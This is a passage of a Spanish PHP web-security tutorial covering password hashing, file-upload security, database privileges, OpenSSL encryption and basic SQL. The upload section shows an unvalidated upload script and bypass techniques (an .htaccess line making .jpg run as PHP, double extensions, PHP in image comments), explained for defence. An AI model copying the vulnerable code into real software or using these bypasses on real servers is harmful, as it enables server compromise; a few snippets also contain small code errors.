$hash = password_hash('micontraseña', PASSWORD_DEFAULT, [15]);
```

El coste indica cuánto de complejo debe ser el algoritmo y por lo tanto cuánto tardará en generarse el hash. El número se puede considerar como el número de veces que el algoritmo hashea la contraseña.

Para poder verificar los passwords, deberíamos saber el salt que se ha creado. Si se usa *password_hash()* otra vez y se compara con el anterior, se puede ver que son distintos. Cada vez que se llama a la función, se genera un nuevo hash, por lo que la extensión facilita una segunda función: *password_verify()*. Llamando a esta función y pasando la contraseña proporcionada por el usuario, la función devolverá true si coincide con la almacenada:

```
if(password_verify($password, $hash)){
    // Password correcto!
}
```

Ahora la clase que habíamos puesto al principio se puede refactorizar por una mucho más segura:

```
class Password {
    public static function hash($password) {
        return password_hash($password, PASSWORD_DEFAULT, ['cost' => 15]);
    }
    public static function verify($password, $hash) {
        return password_verify($password, $hash);
    }
}
```

4. Cambios en los métodos de encriptación

Usando la **extensión de encriptación de PHP**, tu aplicación estará con los **últimos estándares en seguridad**, aunque hace algunos años de decía que **SHA-1** era lo mejor. Esto significa que cada vez se van actualizando los logaritmos y por tanto la extensión se irá adaptando.

¿Y qué ocurre con las **contraseñas antiguas**? Para eso está la función *password_needs_rehash()*, que detecta si una contraseña almacenada no cumple con las necesidades de seguridad de la aplicación. La razón puede ser que hayas **aumentado la complejidad con *cost***, o que **PHP haya actualizado el algoritmo**. Por esta razón se ha de elegir PASSWORD_DEFAULT, siempre se estará protegido con la opción más segura disponible.

Cuando un usuario se logea, ahora tendríamos una nueva tarea, llamar a *password_needs_rehash()*, que toma parámetros similares a *password_hash()*. Lo que hace la función *password_needs_rehash()* es decirte si el password necesita un rehash. Depende de ti **cuándo generar un nuevo hash de contraseña y guardarlo**, porque la extensión Hash desconoce cómo deseas hacerlo.

El siguiente es un ejemplo de una **clase Usuario** simulada para ver el funcionamiento de la **extensión Hash**, y sirve de orientación a cómo podria realizarse:

```
class User {
    // Opciones de contraseña:
    const HASH = PASSWORD_DEFAULT;
    const COST = 14;
    // Almacenamiento de datos del usuario:
    public $data;
    // Constructor simulado:
    public function __construct() {
        //  Leer los datos de la base de datos almacenados en $data, como
        //  $data->passwordHash  o  $data->username
    }
    // Funcionalidad de guardar los datos simulada:
    public function save() {
        // Guardar los datos de $data en la base de datos
    }
```

Ya hemos construido la base de la clase **user**, ahora vamos a ver el cambio de contraseña y el login:

```
// Permite el cambio de contraseña:
    public function setPassword($password) {
        $this->data->passwordHash = password_hash($password, self::HASH, ['cost' => self
::COST]);
    }
    // Logear un usuario:
    public function login($password) {
        // Primero comprobamos si se ha empleado una contraseña correcta:
        echo "Login: ", $this->data->passwordHash, "\n";
        if (password_verify($password, $this->data->passwordHash)) {
            // Exito, ahora se comprueba si la contraseña necesita un rehash:
            if (password_needs_rehash($this->data->passwordHash, self::HASH, ['cost' =>
self::COST])) {
                // Tenemos que hacer rehash en la contraseña y guardarla.  Simplemente s
e llama a setPassword():
                $this->setPassword($password);
                $this->save();
            }
            return true; // O hacer lo necesario para indicar que el usuario se ha logea
do.
        }
        return false;
    }
}
```

12. Seguridad en la subida de archivos

Cuando se permite la **subida de archivos a usuarios en una aplicación web**, se abre la puerta a nuevas **posibilidades de hackeo**, pero suele ser un requisito en las aplicaciones de hoy en día. Subir archivos está dispobible tanto en redes sociales como en cualquier aplicación con perfiles de usuario, blogs, foros, sitios de banca, etc. Los usuarios pueden subir imágenes, vídeos y muchos otros tipos de archivos más. Cuanta más libertad se deja al usuario más **aumentan los riesgos**. Aun así, **un gran número de sitios web no disponen de las medidas de seguridad adecuadas**.

Indice de contenido

1. Formulario simple sin validación	5. Comprobar el header de las imágenes
2. Validación Mime Type	6. Proteger la carpeta de subidas con .htaccess
3. Bloquear extensiones de archivos peligrosas	7. Validación por el lado del cliente
4. Extensiones dobles de archivos	8. Medidas de prevención de ataques

1. Formulario simple sin validación

Un **formulario sencillo de subida de archivos** normalmente consiste en un **formulario HTML** y un **script PHP**.

```
<form enctype="multipart/form-data" action="upload.php" method="POST">
    <input type="hidden" name="MAX_FILE_SIZE" value="100000" />
    Elige el archivo a subir: <br>
    <input name="uploadedfile" type="file" /><br />
    <input type="submit" value="Subir archivo" />
</form>
<?php
$target_path = "uploads/";
$target_path = $target_path . basename($_FILES['uploadedfile']['name']);
if (move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
    echo "El archivo " . basename($_FILES['uploadedfile']['name']) . " se ha subido con
éxito";
} else {
    echo "Hubo un error subiendo el archivo, por favor inténtalo de nuevo!";
}
?>
```

Cuando **PHP recibe el POST *request*** con el tipo de codificación **multiplart/form-data**, crea un archivo temporal con un nombre aleatorio en un directorio temporal. PHP también genera el array global $_FILES con información sobre el archivo subido:

- **$_FILES['uploadedfile']['name']**. Nombre original del archivo en el ordenador del usuario
- **$_FILES['uploadedfile']['type']**. El MIME type del archivo
- **$_FILES['uploadedfile']['size']**. El tamaño del archivo en bytes
- **$_FILES['uploadedfile']['tmp_name']**. El archivo temporal guardado de archivo subido

La función ***move_uploaded_file()*** moverá el archivo temporal a una carpeta, en este caso a */uploads*. En este ejemplo no existe ninguna restricción acerca de los archivos permitidos para subir, por lo que un atacante puede subir archivos PHP o .NET con código malicioso.

2. Validación MIME Type

Un error común que cometen los **desarrolladores web** cuando intentan **proteger las subidas** es comprobar sólo el **MIME Type devuelto por PHP**. Cuando un archivo se sube al servidor, PHP establecerá el elemento del array **$_FILES['uploadedfile']['type']** en función del MIME Type proporcionado por el **navegador web que el cliente está usando**. Sin embargo, la validación no puede depender sólo en este valor. Un usuario malicioso puede subir archivos fácilmente usando un script o aplicación automática que permite el envío de **HTTP POST requests**, que le permiten enviar un **MIME Type falso**.

3. Bloquear extensiones de archivo peligrosas

En ocasiones el desarrollador crea una **lista negra de extensiones de archivo peligrosas**, y el acceso es denegado si la extensión del archivo subido está en esa lista negra.

Una **desventaja de usar listas negras de extensiones de archivos** es que es casi imposible tener una **lista completa** que incluya **todas las posibles extensiones que un atacante puede usar**. Si el código

funciona en un **entorno de hosting**, normalmente éstos permiten una gran cantidad de lenguajes: Perl, Python, Ruby, etc, y la lista puede ser interminable.

Un atacante podría subir un archivo del tipo *.htaccess* que podría contener una línea de código como la siguiente:

```
AddType application/x-httpd-php.jpg
```

La línea anterior de dice al **servidor de Apache** que ejecute las imágenes ***.jpg*** como si fueran **scripts PHP**, por lo que ahora el atacante puede subir un archivo ***.jpg*** que contiene **código PHP**. Este código podría ejecutar la función *phpinfo()* que mostraría una gran cantidad de información de la instalación PHP y el servidor.

4. Extensiones dobles en archivos

El caso es similar al anterior, aunque en lugar de **comprobar la extensión del archivo**, al desarrollador extrae la extensión buscando el carácter '.' en el archivo, y extrayendo el string después del punto.

El método usado para superar esta barrera es algo más complicado, pero todavía relativamente fácil. **Apache maneja los archivos de forma que pueden tener más de una extensión**, y el orden de las extensiones normalmente es irrelevante. Por ejemplo si un archivo *hola.html.es* indica que es del tipo *text/html* y su lenguaje es el español, entonces el archivo *hola.es.html* contendrá la misma información. Si más de una extensión es dada e indica el mismo tipo de meta información, entonces el de la derecha se usará, excepto para **lenguajes** y **codificación de contenidos**. Por ejemplo, si ***.gif*** indica el MIME type *image/gif* y **.html** indica que es *text/html*, entonces el archivo *hola.gif.html* se asociará con el MIME Type text/html.

Por lo tanto, un archivo llamado *archivo.php.123* será **interpretado como PHP** y podrá ejecutarse. Esto sólo funciona si la última extensión *.123* no está especificada en la **lista de mime-types conocidos por el servidor**. Los desarrolladores a veces no son conscientes de esa característica de Apache, y puede ser muy peligrosa. Un atacante puede subir un archivo *hey.php.123* y evitar el control de subida. El script comprobará que *.123* no está en la lista negra.

Dicho esto, es imposible predecir la cantidad de extensiones que podría subir un atacante.

Una mejor forma de **protegerse frente a la subida de archivos** es **con una lista blanca**. En este caso el desarrollador define una lista de extensiones conocidas y no permite extensiones que no estén especificadas en la lista.

Sin embargo esta opción también es vulnerable. Existen dos **formas de configurar Apache para ejecutar código PHP**: con la directiva **AddHandler** o con la directiva **AddType**. **Si se usa la directiva AddHandler**, todos los archivos que contienen la extensión .php (incluídas tambíen las dobles como .php.jpg) se ejecutarán como script PHP. Si tu configuración de Apache contiene la siguiente línea, es posible que tu script sea vulnerable:

```
AddHandler php5-script.php
```

Un atacante puede subir un archivo llamado *filename.php.jpg*, saltarse la protección y ejecutar el código.

5. Comprobar el header de las imágenes

Cuando sólo se permite la subida de imágenes, los desarrolladores suelen comprobar el *header* de la imagen mediante la función *getimagesize()*, que devuelve el tamaño de la imagen. Si la **validación de la imagen** es incorrecta (el *header* no es correcto), la función devuelve **false**. Si un atacante intenta subir un comando PHP embebido en un archivo ***.jpg***, la función devolverá **false**, y no podrá subir el archivo. Sin embargo esta medida se puede saltar fácilmente: si una imagen se abre en un **editor de imágenes** como Gimp, se puede editar el **comentario de la imagen** donde se puede insertar el **código PHP**.

La imagen mantendrá el *header*, y por lo tanto pasa el control de *getimagesize()*.

6. Proteger la carpeta de subidas con .htaccess

Otra forma popular de **asegurar la subida de archivos** es **proteger la carpeta donde los archivos se suben** mediante *.htaccess*. La idea es restringir la ejecución de archivos desde esta carpeta. Si se usa este tipo de escenario, se inserta una línea similar a ésta:

```
AddHandler cgi-script .php .php3 .php4 .phtml .pl .py .jsp .asp .htm .shtml .sh .cgi Opti
ons -ExecCGI
```

La línea anterior es otro tipo de lista negra, que no es realmente muy segura. En el propio manual de PHP, en la sección *move_uploaded_file*, hay un warning que dice que si el archivo de destino ya existe, será sobreescrito.

Ya que los archivos subidos podrán y serán sobreescritos con los ya existentes, un atacante puede fácilmente reemplazar el archivo *.htaccess* con una versión modificada. Esto le permitirá ejecutar scripts específicos que pueden comprometer la seguridad del servidor.

7. Validación por el lado del cliente

Otra medida común de **seguridad usada en la subida de archivos es por el lado del cliente**. Esta medida suele ser más común en lenguajes como **ASP.NET**, ya que ofrece facilidades en los **controles de validación**.

Este tipo de controles de validación permiten al usuario hacer **comprobaciones de expresiones regulares en el archivo que se sube**, para comprobar que la extensión del archivo que se sube está especificado en la lista de **extensiones permitidas**.

Igualmente, es franqueable, se puede escribir un script en el lado del cliente que hará la validación en lugar del script que proporciona la aplicación web. Si no usa un **navegador web**, el atacante puede usar una aplicación que permite enviar HTTP POST request para subir el archivo.

8. Medidas de prevención de ataques

La siguiente lista de medidas ayuda a prevenir ataques en la subida de archivos:

- Define un archivo *.htaccess* que sólo permita el acceso a archivos con **extensiones específicas**.
- No pongas el *.htaccess* en la misma carpeta donde se suben los archivos, se debe situar en el **directorio padre**.
- Un *.htaccess* típico que sólo permite los archivos **gif**, **png**, **jpg**, **jpeg** y **png** debería incluir el siguiente código, que **previene también de ataques por doble extensión de archivos**:

  ```
  deny from all

  <Files ~ “^w+.(gif|jpe?g|png)$”>

  order deny,allow

  allow from all

  </Files>
  ```

- Si es posible, sube los archivos en un **directorio fuera del server root**.
- Evita la posibilidad de **sobreescritura de archivos** (para evitar el ataque que sobreescribe el *.htaccess*).
- Crea una lista de **mime-types aceptados**.
- Genera un **nombre de archivo aleatorio** y añade la extensión previamente generada.
- No confíes sólo en una validación por el lado del cliente, porque no es suficiente. Lo ideal es

implementar una seguridad tanto por el lado del cliente como por el lado del servidor.

13. Seguridad en el almacenamiento de datos

Cuando se crea una **base de datos**, se le asigna un **propietario**, el cual es el mismo que ejecutó la sentencia que creaba la misma. Sólo él (o un superusuario) pueden manipular esa base de datos. Para que otros usuarios puedan manipularla, se les conceden privilegios.

Las aplicaciones nunca se deben conectar a la base de datos mediante el propietario o un superusuario, porque tienen el **poder de ejecutar cualquier consulta**, como eliminar tablas, y si se consiguen los datos de acceso extraídos desde el código fuente se puede manipular la base de datos.

Se pueden crear usuarios diferentes para cada aspecto de la aplicación, con **permisos limitados**. Lo ideal es **siempre otorgar los privilegios necesarios**, nunca excederse. De esta forma si un **atacante** consigue los datos de acceso sólo podrá manipular hasta donde estaba limitado el usuario.

Se recomienda también no implementar toda la lógica de la aplicación en el script, es mejor emplear también **vistas**, **disparadores** y **reglas**. Si el sistema crece se tendrá que reimplementar la lógica de cada usuario por separado. Los disparadores hacen que puedan manejarse los campos de forma transparente y automática, lo que ayuda con el seguimiento de las transacciones o a depurar problemas de la aplicación.

La mayor amenaza que puede haber, aparte de que puedan conseguir el acceso de un usuario con altos privilegios son los ataques SQL Injection.

Para aumentar la seguridad a altos niveles se utilizan **conexiones sobre SSL** para encriptar las comunicaciones entre cliente y servidor, o **SSH para encriptar la conexión de red entre los clientes y el servidor de bases de datos**. Con este tipo de medidas se hace casi imposible el franquear la seguridad de los datos. SSL/SSH no protege los datos almacenados en una base de datos, sino que los protege durante el camino entre el cliente y el servidor.

Si un **atacante consigue el acceso a una base de datos**, dependiendo de los privilegios del usuario que haya conseguido, tiene via libre para hacer lo que quiera. Es posible **encriptar la base de datos** pero no existen muchas que lo hagan posible. Para evitar este problema, se puede **crear un paquete de encriptación** y utilizarlo en el script de la aplicación. Se pueden utilizar extensiones como Mcrypt y Mhash. El script puede ahora encriptar los datos antes de insertarlos en la base de datos, y los desencripta al obtenerlos.

Si se quieren **guardar unos datos con la máxima seguridad** sin que tengan que ser representados en ningún momento (sin mostrarse), puede ser necesario utilizar **algoritmos hash**, como en las contraseñas.

14. SSL y OpenSSL

Indice de contenido

1. ¿Qué es SSL?
2. Encriptación en PHP con OpenSSL

1. ¿Qué es SSL?

SSL son las siglas de **Secure Sockets Layer**, un **protocolo de seguridad** utilizado en Internet. Los navegadores suelen indicar que el sitio que estás visitando está **asegurado con SSL/TSL** mediante un candado verde en la barra de direcciones. **TLS** significa **Transport Layer Security**, un protocolo más amplio de seguridad muy similar a SSL, del cual es sucesor.

SSL es una forma de **encriptar los datos** que se envían desde un navegador. Al principio se utilizaba sólo para **cuentas bancarias** y otra información importante, pero actualmente se usa en muchas más situaciones, incluso Google tiene en cuenta si un sitio utiliza HTTPs o no para el posicionamiento.

Sin **ningún tipo de encriptación**, cualquier información enviada desde el navegador al servidor puede ser

interceptada por un atacante. Con SSL es muy difícil acceder a los datos encriptados.

Para una **conexión SSL** se utilizan dos llaves, una pública y una privada. Los navegadores utilizan la **llave pública** para encriptar los datos y el servidor utiliza la **llave privada** para desencriptarlos. De esta forma la conexión resulta fácil, cualquiera puede saber la llave pública del host para poder enviarle datos, pero sólo la llave privada puede desencriptarlos. Todo el mundo podrá **codificar mensajes con la misma llave**, pero nadie podrá descodificarlos sin la llave privada, que está en el lado del servidor.

El **proceso** es el siguiente:

- El navegador hace un ***request*** en un sitio web
- El servidor envía la **llave pública** y un **certificado SSL**
- El navegador analiza el certificado SSL
- El navegador crea una **llave simétrica** y la envía al servidor
- El servidor web desencripta la llave simétrica con su **llave privada**
- El servidor envía al navegador la página con la llave simétrica
- El navegador **desencripta los datos** y muestra la página

Un **certificado SSL** está firmado por un autoridad de confianza y se usa para que el navegador sepa que un dominio se ha validado y que realmente son quien dicen ser. La validación la realiza una **Certificate Authority**, como *ssl.com*, después de que hayas comprado un certificado. Con esta forma garantizas que se pueda confiar en tu sitio web. Existen diferentes tipos de certificados para diferentes situaciones. Aunque tu sitio web no sea un e-commerce, si puedes es mejor tener un certificado SSL.

2. Encriptación en PHP con OpenSSL

OpenSSL es una herramienta open source para **implementar los protocolos TLS y SSL** además de ser una completa librería de encriptación. PHP implementa OpenSSL mediante un módulo. Aunque no están disponibles todas las posibilidades que OpenSSL ofrece (podrían añadirse en el futuro), permite hacer uso de esta herramienta para sus usos más básicos.

La cantidad de datos que se pueden encriptar y el tamaño de los datos encriptados se determinan por el tamaño de la llave. El **tamaño de los datos encriptados en la llave** son el número de bytes redondeados hacia arriba. Una **llave de 1024-bit** serán **128 bytes** (1024 dividido para 8), y aunque sólo se vaya a encriptar 1 bit, el tamaño será el mismo. La cantidad máxima de datos que se pueden encriptar son 11 bytes menos que su cantidad máxima, en este caso serían **117 bytes los que pueden ser encriptados**.

No se pueden **encriptar grandes cantidades de datos de una vez**, por lo que se divide en porciones. En el ejemplo que sigue, **dividimos los datos en porciones antes de encriptarlos**, y después se combinan los datos encriptados y se envían. El receptor despieza los datos encriptados de nuevo en porciones y los desencripta. Los **pasos necesarios** para ello son los siguientes:

1. **Generar llaves públicas y privadas**
   Primero hay que generar la llave pública y la privada:

```
$privateKey = openssl_pkey_new(array(
    'private_key_bits' => 2048,      // Tamaño de la llave
    'private_key_type' => OPENSSL_KEYTYPE_RSA,
));
// Guardar la llave privada en el archivo private.key. No compartir este archivo con
nadie
openssl_pkey_export_to_file($privateKey, 'private.key');

// Generar la llave pública para la llave privada
$a_key = openssl_pkey_get_details($privateKey);

// Guardar la llave pública en un archivo public.key.
// Envía este archivo a cualquiera que quiera enviarte datos encriptados
file_put_contents('public.key', $a_key['key']);

// Libera la llave privada
openssl_free_key($privateKey);
```

2. **Encriptación de datos**

```
// Datos a enviar
$texto = 'Lorem ipsum dolor sit amet, consectetur adipiscing elit. Aenean eleifend ve
stibulum nunc sit amet mattis. Nulla at volutpat nulla. Pellentesque sodales vel ligu
la quis consequat. Suspendisse dapibus dolor nec viverra venenatis. Pellentesque blan
dit vehicula eleifend.';
echo 'Texto plano: ' . $texto;
// Comprimir los datos a enviar
$texto = gzcompress($texto);
// Obtener la llave pública
$publicKey = openssl_pkey_get_public('file:///path/to/public.key');
$a_key = openssl_pkey_get_details($publicKey);
// Encriptar los datos en porciones pequeñas, combinarlos y enviarlo
$chunkSize = ceil($a_key['bits'] / 8) - 11;
$output = '';
while ($texto)
{
    $chunk = substr($texto, 0, $chunkSize);
    $texto = substr($texto, $chunkSize);
    $encrypted = '';
    if (!openssl_public_encrypt($chunk, $encrypted, $publicKey))
    {
        die('Ha habido un error al encriptar');
    }
    $output .= $encrypted;
}
openssl_free_key($publicKey);
// Estos son los datos encriptados finales a enviar:
$encrypted = $output;
```

3. **Desencriptación de datos**
   Una vez que el servidor recibe los datos encriptados con su llave pública, puede desencriptarlos con la llave privada:

```php
// Obtener la llave privada
if (!$privateKey = openssl_pkey_get_private('file:///path/to/private.key'))
{
    die('No se ha podido obtener la llave privada');
}
$a_key = openssl_pkey_get_details($privateKey);
// Desencriptar los datos de las porciones
$chunkSize = ceil($a_key['bits'] / 8);
$output = '';
while ($encrypted)
{
    $chunk = substr($encrypted, 0, $chunkSize);
    $encrypted = substr($encrypted, $chunkSize);
    $decrypted = '';
    if (!openssl_private_decrypt($chunk, $decrypted, $privateKey))
    {
        die('Fallo al desencriptar datos');
    }
    $output .= $decrypted;
}
openssl_free_key($privateKey);
// Descomprimir los datos
$output = gzuncompress($output);
echo '<br /><br /> Datos sin encriptar: ' . $output;
```

8. SQL

1. SQL principios básicos

SQL (***Structured Query Language***) es el lenguaje estándar para acceder y manipular bases de datos. Se usa para encontrar, guardar y modificar datos en una base de datos relacional.

Para que un sitio web pueda mostrar datos de una base de datos es necesario un **RDBMS** (**Relational Database Management System**), que puede ser **MS Access**, **SQL Server**, **MySQL**... Además de usar un lenguaje de scripts del lado del servidor (como **PHP** o **ASP**).

Los **datos en los RDBMs** se guardan en **objetos de bases de datos** llamados **tablas**. Una tabla es un conjunto de entradas de datos relacionados que consiste en filas y columnas. Una base de datos normalmente contiene **una o más tablas**. Cada tabla se identifica con un nombre ("Clientes", "Pedidos"), y contienen filas donde se guardan los registros de datos.

La siguiente es una tabla de ejemplo que servirá para alguno de los **comandos SQL** a explicar:

ClienteID	NombreCliente	Ciudad	Pais	Telefono
1	Pedro Pérez	Madrid	España	456667778
2	María Carrasco	Barcelona	España	477322899
3	Louis Bárcenas	Madrid	España	444123843
4	Sonia López	Oporto	Portugal	455533777

La mayoría de las acciones que se toman en una base de datos se realizan con **sentencias SQL**. La sentencia más importante es **SELECT**:

```
SELECT * FROM Clientes
```

El código anterior **selecciona todas las filas** de la tabla clientes.

SQL no es sensible a mayúsculas y minúsculas, aunque se suelen escribir los comandos en mayúscula (SELECT, FROM...). Algunos sistemas de bases de datos requieren un punto y coma al final de cada sentencia. El **punto y coma es el estándar para separar cada sentencia SQL** en los sistemas de bases de datos que permiten más de una sentencia en la misma llamada al servidor.

El valor **NULL** no es el mismo que "**0**", "**false**" o un ***string*** vacío. Representa un **valor que falta**.

Los **conceptos y comandos más importantes de SQL** son:

1. SELECT	10. LIKE	16. CREATE DATABASE
2. SELECT DISTINCT	11. Wildcards	17. CREATE TABLE
3. WHERE	12. IN	18. Constraints
4. AND y OR	13. BETWEEN	19. CREATE INDEX
5. ORDER BY	14. Aliases	20. DROP
6. INSERT INTO	15. Data Types	21. ALTER
7. UPDATE		22. AUTO INCREMENT
8. DELETE		23. Views
9. SELECT TOP		

1. SELECT

La sentencia **SELECT** se utiliza para seleccionar datos de una **base de datos**. El resultado se guarda en

una tabla de resultados, llamada ***result-set***. Si queremos seleccionar **columnas** de una tabla:

```
SELECT nombreColumna, nombreColumna
FROM nombreTabla;
```

Si queremos seleccionar **todas las columnas**:

```
SELECT * FROM nombreTabla;
```

Respecto a la tabla anterior de clientes, podemos hacer la siguiente consulta:

```
SELECT NombreCliente, Ciudad FROM Clientes;
```

La mayoría de **sistemas de bases de datos** permiten la navegación en el ***result-set*** con **funciones de programación**: *Move-To-First-Record*, *Get-Record-Content*, etc.

Se suele acceder a la información mediante funciones desde el **lenguaje de programación** del lado del servidor (**PHP**, **ASP**...).

2. SELECT DISTINCT

La sentencia **SELECT DISTINCT** devuelve sólo **valores diferentes**.

```
SELECT DISTINCT nombreColumna, nombreColumna
FROM nombreTabla;
```

En una tabla, una columna puede contener valores duplicados, y en ocasiones sólo deseas mostrar **valores únicos**.

```
SELECT DISTINCT Ciudad FROM Clientes;
```

3. WHERE

La cláusula **WHERE** se usa para **filtrar valores**. Se extraen sólo los datos que cumplen unos determinados criterios.

```
SELECT nombreColumna, nombreColumna
FROM nombreTabla
WHERE nombreColumna operador valor;
```

Los **operadores de WHERE** pueden ser:

Operador	Descripción
=	Igual
<>	No igual (en algunas versiones de SQL es !=)
>	Mayor que
<	Menor que
>=	Mayor o igual que
<=	Menor o igual que
BETWEEN	Entre un rango de valores
LIKE	Buscar un patrón
IN	Especifica múltiples posibles valores para una columna

Si los **valores** son textuales, se necesitan **comillas simples** (aunque la mayoría de sistemas de bases de datos aceptan también **comillas dobles**):

```
SELECT * FROM Clientes
WHERE Ciudad='Madrid';
```

Si los **valores** son numéricos, no se ponen comillas:

```
SELEC * FROM Clientes
WHERE ClienteID=2;
```

4. AND y OR

Los operadores **AND** y **OR** se usan para **filtrar resultados basándose en más de una condición**:

- **AND**: muestra los resultados si se cumplen la primera y la segunda condición (si son **true**)

  ```
  SELECT * FROM Clientes
  WHERE Pais='España'
  AND Ciudad='Madrid';
  ```

- **OR**: muestra los resultados si se cumple una de las dos condiciones (sólo una ha de ser **true**)

  ```
  SELECT * FROM Clientes
  WHERE Ciudad='Madrid'
  OR Ciudad='Barcelona';
  ```

También se pueden combinar los dos. Para expresiones se utilizan paréntesis:

```
SELECT * FROM Clientes
WHERE Pais='España'
AND (Ciudad='Madrid' OR Ciudad='Barcelona');
```

5. ORDER BY

La cláusula **ORDER BY** se usa para ordenar los resultados por una o más columnas. Por defecto se ordenan en orden ascendente **ASC**. Para ordenar los resultados en orden descendente se usa la palabra **DESC**.

```
SELECT nombreColumna, nombreColumna
FROM nombreTabla
ORDER BY nombreColumna ASC|DESC, nombreColumna ASC|DESC
```

Veamos varios ejemplos:

```
//// Ordenados según la columna NombreCliente
SELECT * FROM Clientes
ORDER BY NombreCliente;

//// Ordenados según la columna NombreCliente en orden descendente
SELECT * FROM Clientes
ORDER BY NombreCliente DESC;

//// Ordenados según las columnas NombreCliente y Ciudad
SELECT * FROM Clientes
ORDER BY NombreCliente, Ciudad;

//// Ordenados según orden ascendente de NombreCliente y descendente de Ciudad
SELECT * FROM Clientes
ORDER BY NombreCliente ASC, Ciudad DESC
```

Los resultados ordenados por varias columnas se ordenan como en las tablas de hojas de cálculo: se ordenan primero por la primera indicación de orden, y dentro de este mismo orden, se ordenan por la segunda indicación de orden, y así sucesivamente.

6. INSERT INTO

La sentencia **INSERT INTO** se utiliza para insertar nuevos valores en la tabla. Se pueden insertar de dos formas:

- Sin especificar el **nombre de las columnas donde se insertarán los datos**:

  ```
  INSERT INTO nombreTabla
  VALUES (valor1, valor2, valor3...);
  ```

- Especificando tanto las **columnas** como los **valores a insertar**:

  ```
  INSERT INTO nombreTabla (columna1, columna2, columna3...)
  VALUES (valor1, valor2, valor3...);
  ```

El valor de **ClienteID** no se facilita, es un valor que se actualiza automáticamente con un valor único para cada valor en la tabla (es AUTO_INCREMENT):

```
INSERT INTO Clientes (NombreCliente, Ciudad, Pais)
VALUES ('John Mars', 'Paris', 'Francia'
);
```

ClienteID	NombreCliente	Ciudad	Pais	Telefono
1	Pedro Pérez	Madrid	España	456667778
2	María Carrasco	Barcelona	España	477322899
3	Louis Bárcenas	Madrid	España	444123843
4	Sonia López	Oporto	Portugal	455533777
5	John Mars	Paris	Francia	***null***

Pueden insertarse **valores en campos específicos si se quiere**, como en el ejemplo anterior donde no hemos insertado ningún teléfono. Los campos que no se rellenen aparecerán como ***null***.

7. UPDATE

La sentencia **UPDATE** se usa para actualizar datos en una tabla.

```
UPDATE nombreTabla
SET columna1=valor1, columna2=valor2...
WHERE columnaEspecifica=valorEspecifico
```

La cláusula **WHERE** es **opcional**, pero **si no se indica, se actualizarán todos los valores de la tabla**.

Vamos a actualizar la tabla anterior cambiando la **ciudad** a John Mars y añadiéndole un **teléfono**:

```
UPDATE Clientes
SET Ciudad='Nantes', Telefono='455644888'
WHERE NombreCliente='John Mars'
```

La tabla quedará ahora así:

ClienteID	NombreCliente	Ciudad	Pais	Telefono
1	Pedro Pérez	Madrid	España	456667778
2	María Carrasco	Barcelona	España	477322899
3	Louis Bárcenas	Madrid	España	444123843
4	Sonia López	Oporto	Portugal	455533777
5	John Mars	Nantes	Francia	455644888

8. DELETE

La sentencia **DELETE** se utiliza para **eliminar filas** de una tabla.

```
DELETE FROM NombreTabla
WHERE columnaEspecifica=valorEspecifico
```

La cláusula **WHERE** es **opcional**, pero **si no se indica, se BORRARÁN todos los valores de la tabla**.

```
DELETE FROM Clientes
WHERE NombreCliente='John Mars'
```

Si lo que se quiere es **borrar todos los datos de una tabla**, se puede hacer de dos formas:

```
DELETE FROM Clientes;
////
DELETE * FROM Clientes;
```

9. SELECT TOP

La cláusula **SELECT TOP** especifica el **número de filas a devolver**, lo que puede ser muy útil en bases de datos con miles de filas. Devolver un número muy elevado de filas tiene un **impacto importante en el rendimiento**.

No todos los sistemas de bases de datos soportan la cláusula SELECT TOP, y dependiendo del **sistema de bases de datos** la **sintaxis es distinta**.

En **SQL Server / MS Access:**

```
SELECT TOP numero\porcentaje nombreColumna(s)
FROM nombreTabla;
```

En **MySQL:**

```
SELECT nombreColumna(s)
FROM nombreTabla
LIMIT numero;
```

Ponemos un **ejemplo en SQL Server**, con la tabla anterior de clientes:

```
SELECT TOP 2 * FROM Clientes;
```

Nos devolverá las dos primeras filas de la tabla clientes. Si añadimos un porcentaje, **50%**, los devolverá la primera mitad de la tabla:

```
SELECT TOP 50 PERCENT * FROM Clientes;
```

10. LIKE

El **operador LIKE** se usa en una **cláusula WHERE** para buscar un **patrón** específico en una columna.

```
SELECT nombreColumna(s)
FROM nombreTabla
WHERE nombreColumna LIKE patron;
```

El siguiente ejemplo muestra a todos los clientes cuya **ciudad** empieza por M:

```
SELECT * FROM Clientes
WHERE Ciudad LIKE 'm%';
```

El siguiente muestra a todos los clientes cuyo nombre **no** contiene las letras "ez":

```
SELECT * FROM Clientes
WHERE NombreCliente NOT LIKE '%ez%';
```

El % se utiliza para definir ***wildcards***, que son letras o palabras concretas para encontrar o evitar (**LIKE** o **NOT LIKE**).

11. Wildcards

Los ***wildcards*** son caracteres que pueden servir para **sustituir** por cualquier otro caracter en un ***string***. Se utilizan con el operador LIKE, y en **SQL** sirven para encontrar datos en una tabla.

Wildcard	Descripción
%	Sustituye por cero o más caracteres
_	Sustituye por un sólo carácter
[caracteres]	Establece y crea rangos de caracteres a **encontrar**
[^caracteres] ó ***[!caracteres]***	Establece y crea rangos de caracteres a **evitar**

Ya hemos visto como funciona **%**, vamos a ver con **_** los clientes cuya **ciudad** empieza por un carácter cualquiera, seguido de **po**, seguido de otro carácter cualquiera y acabado en **to**:

```
SELECT * FROM Clientes
WHERE Ciudad LIKE '_po_to';
```

Los **corchetes** nos permiten poder seleccionar filas con unas determinadas palabras en una posición

determinada, o un rango de palabras (algo así como los corchetes en las expresiones regulares). Buscamos los clientes cuya ciudad empieza por **o**, por **b**, o por **m**:

```
SELECT * FROM Clientes
WHERE Ciudad LIKE '[obm]%';
```

Ahora queremos encontrar los clientes cuya **ciudad** acaba en un **rango** de la **a** a la **j** (las posibilidades son: a, b, c, d, e, f, g, h, i, j):

```
SELECT * FROM Clientes
WHERE Ciudad LIKE '%[a-j]';
```

Para **evitar varios caracteres o rangos**, se hace lo mismo añadiendo **^** o **!**:

```
SELECT * FROM Clientes
WHERE Ciudad LIKE '[!obm]%';
```

12. IN

El operador **IN** permite especificar múltiples valores en la cláusula **WHERE**:

```
SELECT nombreColumna
FROM nombreTabla
WHERE nombreColumna IN (valor1, valor2...);
```

Vamos a seleccionar los clientes que tienen como **ciudad** asignada **Madrid** o **Barcelona**:

```
SELECT * FROM Clientes
WHERE Ciudad IN ('Madrid', 'Barcelona');
```

13. BETWEEN

El operador **BETWEEN** se usa para **seleccionar valores dentro de un rango**. Los valores pueden ser **números**, **texto** o **fechas**.

```
SELECT nombreColumna
FROM nombreTabla
WHERE nombreColumna BETWEEN valor1 AND valor2;
```

Si por ejemplo tenemos la siguiente **tabla de productos**:

ProductoID	NombreProducto	Categoría	Precio	Stock	UltimaVenta
